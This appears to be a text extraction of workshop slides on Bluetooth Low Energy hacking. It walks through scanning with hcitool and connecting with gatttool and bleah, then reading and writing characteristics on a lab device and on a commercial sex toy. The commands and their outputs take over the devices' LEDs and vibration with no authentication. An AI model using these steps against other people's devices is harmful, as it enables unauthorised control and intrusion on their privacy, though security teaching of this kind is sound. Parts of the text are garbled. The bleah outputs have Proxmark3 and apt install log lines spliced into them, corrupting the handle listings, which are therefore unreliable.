

services



SERVICE, eg. 0x180F - battery

SERVICE (...)

Device characteristics (in service)



Reading, writing, notifications



Each characteristic has properties: read/write/notify

Can be combined (e.g. read+notify, read+write, ...)


Read/write – transmit single value

Notifications



- Getting more data or receiving periodic updates from a device
- The central device subscribes for a specific characteristic, and the peripheral device sends data asynchronously


Read characteristic in nRF Connect




Our LED switching service with 2 characteristics

Read value

This value in our device: current LED status




Write to characteristic in nRF Connect



01: turns on the LED


write



Linux: device advertisement

```
root@kali:~# hcitool lescan
LE Scan ...
D0:C9:2E:63:50:B3 smartlockpicking01
D0:C9:2E:63:50:B3 (unknown)
D0:C9:2E:63:50:B3 smartlockpicking01
D0:C9:2E:63:50:B3 (unknown)
```

MAC address



gatttool – blueZ command-line interface

```
root@kali:~# gatttool -I -b B8:27:EB:08:88:0E -t random
```

```
[B8:27:EB:08:88:0E][LE]>
```

Interactive

The device advertises
random MAC address type

Your device MAC address

Connect to it from Kali - gatttool

```
root@kali:~# gatttool -I -b B8:27:EB:08:88:0E -t random
```

```
[B8:27:EB:08:88:0E][LE]> connect
```

```
Attempting to connect to B8:27:EB:08:88:0E
```

```
Connection successful
```

```
[B8:27:EB:08:88:0E][LE]>
```



Blue = connected

Troubleshooting

```
[d0:c9:2e:63:50:b3][LE]> connect  
Attempting to connect to d0:c9:2e:63:50:b3  
Error: connect: Connection refused (111)  
[d0:c9:2e:63:50:b3][LE]>
```

Check if your BLE adapter is up

```
# hciconfig hci0
```


Troubleshooting v2

```
[d0:c9:2e:63:50:b3][LE]> connect  
Attempting to connect to d0:c9:2e:63:50:b3  
Error: connect: Connection refused (111)
```

a) Start Bluetooth service

```
# systemctl start bluetooth
```

b) Try with random address type

```
# gatttool -I -b <MAC> -t random
```

Read characteristic value

Handle for 0x2a00
(Device Name)

```
[D0:C9:2E:63:50:B3][LE]> characteristics
handle: 0x0002, char properties: 0x0a, char value handle: 0x0003, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0004, char properties: 0x02, char value handle: 0x0005, uuid: 00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0006, char properties: 0x02, char value handle: 0x0007, uuid: 00002a04-0000-1000-8000-00805f9b34fb
handle: 0x0009, char properties: 0x20, char value handle: 0x000a, uuid: 00002a05-0000-1000-8000-00805f9b34fb
```

`[D0:C9:2E:63:50:B3][LE]> char-read-hnd 0x03`

```
[D0:C9:2E:63:50:B3][LE]> char-read-hnd 0x03
Characteristic value/descriptor: 73 6d 61 72 74 6c 6f 63 6b 70 69 63 6b 69 6e 67 30 31
```

Reading characteristics


Read value from characteristic, using handle

`[B8:27:EB:60:2B:46][LE]> char-read-hnd 0x03`

```
[B8:27:EB:60:2B:46][LE]> char-read-hnd 0x03
Characteristic value/descriptor: 72 61 73 70 62 65 72 72 79 70 69
[B8:27:EB:60:2B:46][LE]> █
```

ascii hex

Decode HEX: e.g. in CyberChef



The screenshot shows the CyberChef web interface. The 'Recipe' panel on the left is active, showing a 'From Hex' step with a 'Space' delimiter. The 'Input' panel on the right contains the hex string '73 6d 61 72 74 6c 6f 63 6b 70 69 63 6b 69 6e 67 30 31'. The 'Output' panel at the bottom right shows the decoded result 'smartlockpicking01' and includes a 'Save to file' button. Performance statistics for the operation are also displayed: time: 3ms, length: 18, lines: 1.

Recipe	Input	Output
From Hex Delimiter: Space	73 6d 61 72 74 6c 6f 63 6b 70 69 63 6b 69 6e 67 30 31	smartlockpicking01

time: 3ms
length: 18
lines: 1

Save to file

Toggle the LED status

The characteristics that switch the LEDs as visible in

```
[D0:C9:2E:63:50:B3][LE]> characteristics
```

```
handle:0x0024;char properties: 0x0a, char value handle: 0x0025, uuid: 0000a001-0000-1000-8000-00805f9b34fb  
handle:0x0026;char properties:0x0a, char value handle:0x0027, uuid: 0000a002-0000-1000-8000-00805f9b34fb
```



Handle 0x0025, 0x0027

Toggle the LED status

handle

value

```
[D0:C9:2E:63:50:B3][LE]> char-write-req 0x25 01
```

```
[D0:C9:2E:63:50:B3][LE]> char-write-req 0x25 00
```

```
[D0:C9:2E:63:50:B3][LE]> char-write-req 0x27 01
```

```
[D0:C9:2E:63:50:B3][LE]> char-write-req 0x27 00
```


Our sex toy: writing to characteristics

```
root@kali:~# hcitool lescan
LE Scan ...
38:D2:69:E5:23:B1 REALOV_VIBE
38:D2:69:E5:23:B1 REALOV_VIBE
^Croot@kali:~# gatttool -I -b 38:D2:69:E5:23:B1
[38:D2:69:E5:23:B1][LE]> connect
Attempting to connect to 38:D2:69:E5:23:B1
Connection successful
[38:D2:69:E5:23:B1][LE]> char-write-cmd 0x36 c5552daa
[38:D2:69:E5:23:B1][LE]> char-write-cmd 0x36 c55500aa
[38:D2:69:E5:23:B1][LE]> █
```

Writing to characteristics

Let's vibrate our sex toy!

```
root@kali:~# gatttool -I -b 38:D2:69:E5:23:B1
```

```
[38:D2:69:E5:23:B1][LE]> connect
```

```
[38:D2:69:E5:23:B1][LE]> char-write-cmd 0x36 c5552daa
```

We will explain later how we got these values

Enumerate services + characteristics in bleah

```
root@kali:~# bleah -b d0:c9:2e:63:50:b3 -e
```



Your MAC

@ Scanning for 5s [-128 dBm of sensitivity] ...

```
# LF antenna: 44.82 V @ 134.00 kHz
d0:c9:2e:63:50:b3 (-41 dBm)
Vendor: ? @? 13.56 MHz
Allows Connections: ?
Address Type: random
Short Local Name: smartlockpicking01
Flags: BR/EDR
```

proxmark3> hw tune
@ Connecting to d0:c9:2e:63:50:b3 ... connected.

@ Enumerating all the things.....please wait...#db# DownloadFPGA(len: 42096)
.....#db# DownloadFPGA(len: 42096)

Handles	Service > Characteristics	Properties	Data
0001 -> 0007	Generic Access (00001800-0000-1000-8000-00805f9b34fb)	READ WRITE	u'smartlockpicking01'
0003	Device Name (00002a00-0000-1000-8000-00805f9b34fb)	READ	Generic Tag
0005	Appearance (00002a01-0000-1000-8000-00805f9b34fb)	READ	Connection Interval: 40 -> 400
0007	Peripheral Preferred Connection Parameters (00002a04-0000-1000-8000-00805f9b34fb)	READ	Slave Latency: 0 Connection Supervision Timeout Multiplier: 400
0008 -> 000b	Generic Attribute (00001801-0000-1000-8000-00805f9b34fb)	INDICATE	
000a	Service Changed (00002a05-0000-1000-8000-00805f9b34fb)		
000c -> 0018	Device Information (0000180a-0000-1000-8000-00805f9b34fb)		
000e	Manufacturer Name String (00002a29-0000-1000-8000-00805f9b34fb)	READ	u'Smart Lockpicking'
0010	Model Number String (00002a24-0000-1000-8000-00805f9b34fb)	READ	u'Insecure Model'
0012	Serial Number String (00002a25-0000-1000-8000-00805f9b34fb)	READ	u'serial1'
0014	Hardware Revision String (00002a27-0000-1000-8000-00805f9b34fb)	READ	u'hw-rev1'
0016	Firmware Revision String (00002a26-0000-1000-8000-00805f9b34fb)	READ	u'fw-rev1'
0018	Software Revision String (00002a28-0000-1000-8000-00805f9b34fb)	READ	u'soft-rev1'
0019 -> 001c	Battery Service (0000180f-0000-1000-8000-00805f9b34fb)	NOTIFY READ	u'd'
001b	Battery Level (00002a19-0000-1000-8000-00805f9b34fb)		
001d -> 0022	6e400001-b5a3-f393-e0a9-e50e24dcca9e		
001f	6e400002-b5a3-f393-e0a9-e50e24dcca9e	WRITE NO RESPONSE WRITE	
0021	6e400003-b5a3-f393-e0a9-e50e24dcca9e	NOTIFY	
0023 -> ffff	a000 (0000a000-0000-1000-8000-00805f9b34fb)		
0025	a001 (0000a001-0000-1000-8000-00805f9b34fb)	READ WRITE	'\x00'
0027	a002 (0000a002-0000-1000-8000-00805f9b34fb)	READ WRITE	'\x00'

Bleah vs sex toy (enumerate services)

```
@ Enumerating all the things .....
preparing to unpack .../5-libpcrecpp0v5-2%3a8.39-4_amd64.deb ...
unpacking libpcrecpp0v5:amd64 (2:8.39-4)
preparing to unpack .../6-libpcre3-dev-2%3a8.39-4_amd64.deb ...
unpacking libpcre3-dev:amd64 (2:8.39-4)
Setting up libpcre3-dev:amd64 (2:8.39-4) ...
Setting up libpcre3:amd64 (2:8.39-4) ...
Setting up libpcrecpp0v5:amd64 (2:8.39-4) ...
Processing triggers for libc-bin (2.24-17) ...
000c31-> 000f00
000e9 up libpcre3:amd64 (2:8.39-4) ...
Setting up libpcre3:amd64 (2:8.39-4) ...
00107-> 0022
0012 up libpcre3:amd64 (2:8.39-4) ...
0014 up zlib1g:amd64 (1:1.2.11-2) ...
0016 up libpcre3:amd64 (2:8.39-4) ...
0018 up libpcre3:amd64 (2:8.39-4) ...
001a up libpcre3:amd64 (2:8.39-4) ...
001c up libpcre3:amd64 (2:8.39-4) ...
001e up libpcre3:amd64 (2:8.39-4) ...
0020
0022
0023 -> 0033
0025
0028
002b
002e
0032
0034 -> 0038
0036
0039 -> ffff
003b
```

Handles	Service > Characteristics	Properties	Data
0001 -> 000b	Generic Access (00001800-0000-1000-8000-00805f9b34fb)		
0003	Device Name (00002a00-0000-1000-8000-00805f9b34fb)	READ	u'REALOV_VIBE'
0005	Appearance (00002a01-0000-1000-8000-00805f9b34fb)	READ	Unknown
0007	Peripheral Privacy Flag (00002a02-0000-1000-8000-00805f9b34fb)	READ WRITE	Privacy Disabled
0009	Reconnection Address (00002a03-0000-1000-8000-00805f9b34fb)	WRITE	
000b	Peripheral Preferred Connection Parameters (00002a04-0000-1000-8000-00805f9b34fb)	READ	Connection Interval: 80 -> 160 Slave Latency: 0 Connection Supervision Timeout Multiplier: 1000
000c31-> 000f00	Generic Attribute (00001801-0000-1000-8000-00805f9b34fb)		
000e9 up libpcre3:amd64 (2:8.39-4) ...	Service Changed (00002a05-0000-1000-8000-00805f9b34fb)	INDICATE	
00107-> 0022	Device Information (0000180a-0000-1000-8000-00805f9b34fb)		
0012 up libpcre3:amd64 (2:8.39-4) ...	System ID (00002a23-0000-1000-8000-00805f9b34fb)	READ	'\xb1#\xe5\x00\x00i\xd28'
0014 up zlib1g:amd64 (1:1.2.11-2) ...	Model Number String (00002a24-0000-1000-8000-00805f9b34fb)	READ	u'E1.0'
0016 up libpcre3:amd64 (2:8.39-4) ...	Serial Number String (00002a25-0000-1000-8000-00805f9b34fb)	READ	u'Serial Number'
0018 up libpcre3:amd64 (2:8.39-4) ...	Firmware Revision String (00002a26-0000-1000-8000-00805f9b34fb)	READ	u'Jul 21 2016 10:19:58'
001a up libpcre3:amd64 (2:8.39-4) ...	Hardware Revision String (00002a27-0000-1000-8000-00805f9b34fb)	READ	u'V1.1'
001c up libpcre3:amd64 (2:8.39-4) ...	Software Revision String (00002a28-0000-1000-8000-00805f9b34fb)	READ	u'Software Revision'
001e up libpcre3:amd64 (2:8.39-4) ...	Manufacturer Name String (00002a29-0000-1000-8000-00805f9b34fb)	READ	u'Hxx'
0020	IEEE 11073-20601 Regulatory Certification Data List (00002a2a-0000-1000-8000-00805f9b34fb)	READ	'\xfe\x00experimental'
0022	PnP ID (00002a50-0000-1000-8000-00805f9b34fb)	READ	Vendor ID: 0x000d (Bluetooth SIG assigned Company Identifier) Product ID: 0x0000 Product Version: 0x0110
0023 -> 0033	fff0 (0000fff0-0000-1000-8000-00805f9b34fb)		
0025	fff1 (0000fff1-0000-1000-8000-00805f9b34fb)	READ WRITE	'\x01'
0028	fff2 (0000fff2-0000-1000-8000-00805f9b34fb)	READ	'\x02'
002b	fff3 (0000fff3-0000-1000-8000-00805f9b34fb)	WRITE	
002e	fff4 (0000fff4-0000-1000-8000-00805f9b34fb)	NOTIFY	
0032	fff5 (0000fff5-0000-1000-8000-00805f9b34fb)	READ	Error from Bluetooth stack (comerr)
0034 -> 0038	ffe0 (0000ffe0-0000-1000-8000-00805f9b34fb)		
0036	ffe1 (0000ffe1-0000-1000-8000-00805f9b34fb)	NOTIFY WRITE	
0039 -> ffff	Battery Service (0000180f-0000-1000-8000-00805f9b34fb)		
003b	Battery Level (00002a19-0000-1000-8000-00805f9b34fb)	NOTIFY READ	'\x00'

Bleah vs sex toy: vibrate

